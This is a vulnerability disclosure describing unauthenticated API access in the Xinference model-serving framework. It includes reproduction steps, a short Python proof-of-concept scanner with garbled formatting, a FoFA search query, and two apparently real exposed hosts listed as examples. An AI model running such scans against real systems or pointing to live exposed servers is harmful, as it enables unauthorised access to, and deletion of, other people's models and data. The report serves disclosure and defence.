## Vulnerability Name:

The API interface of the Xinference framework has an unauthorized access vulnerability

## **Manufacturer:**

Xinference belongs to Hangzhou Future Speed Technology Co., Ltd.

## Xinference Introduction

Xorbits Inference (Xinference) is a powerful and feature-rich distributed inference framework. It can be used for the inference of various models, such as large language models (LLMs), speech recognition models, multimodal models, etc. With Xorbits Inference, you can easily deploy your own models or built-in cutting-edge open-source models with just one click.

GitHub：<https://github.com/xorbitsai/inference>

Official Documentation：<https://inference.readthedocs.io/zh-cn/latest/index.html>

**Version:**  
All current versions

## Vulnerability Description:

When Xinference is deployed using the command "xinference-local --host 0.0.0.0 --port 9997" (other ports are also possible) and with the default configuration, an attacker can access the API of Xinference without authorization. Through accessing the API, the attacker can carry out malicious operations such as accessing sensitive information of the device, cluster information, deleting models, modifying models, etc.


Currently, it has been found that although several versions of Xinference have added the user identity login function, the API interface is still exposed externally, allowing attackers to directly access and exploit it without authorization.

The relevant APT list can be obtained by accessing

either [http://192.168.56.103:9997/openapi.json](http://192.168.56.103:9997/openapi.json" \t "https://www.doubao.com/chat/_blank) or [http://192.168.56.103:9997/docs](http://192.168.56.103:9997/docs" \t "https://www.doubao.com/chat/_blank).

## Vulnerability Reproduction


1. Deploy Xinference  
   pip install "xinference[all]"
2. Start Xinference  
   xinference-local --host 0.0.0.0 --port 9997
3. Access the Xinference API  
   For example: Access /status



Access：/v1/address




Even list the model list or delete models.



1. Scan using the poc

Python poc.py



## POC

import requestsimport json

# 定义一个函数，用于检查指定URL的访问情况def check\_status\_url(url):

try:

# 发送GET请求，对于https协议，设置verify=False表示不验证SSL证书（如果需要验证请设置为True）

response = requests.get(url, verify=False if url.startswith("https") else True)

if response.status\_code == 200:

try:

# 尝试将响应内容解析为JSON格式

json\_data = response.json()

print(f"[+] 成功访问 {url}，返回 JSON 内容，可能存在 Xinference 框架 API 接口未授权漏洞。")

print("返回内容如下：")

# 格式化打印JSON数据，缩进为4个空格

print(json.dumps(json\_data, indent=4))

return True

except json.JSONDecodeError:

print(f"[-] 访问 {url} 成功，但返回内容不是有效的 JSON 格式。")

else:

print(f"[-] 访问 {url} 失败，状态码: {response.status\_code}")

except requests.RequestException as e:

print(f"[-] 访问 {url} 时发生错误: {e}")

return False

if \_\_name\_\_ == "\_\_main\_\_":

# 提示用户输入目标URL

url = input("请输入目标 URL: ")

check\_status\_url(url)

## Asset Mapping：FoFA

title="Xinference"

Approximately 1300 relevant pieces of information can be obtained.

For example:  
[http://59.80.34.141:10000/ui/#/launch\_model/llm](http://59.80.34.141:10000/ui/" \l "/launch_model/llm" \t "https://www.doubao.com/chat/_blank)  
[https://model.oneai.art/ui/#/cluster\_info](https://model.oneai.art/ui/" \l "/cluster_info" \t "https://www.doubao.com/chat/_blank)  
and so on.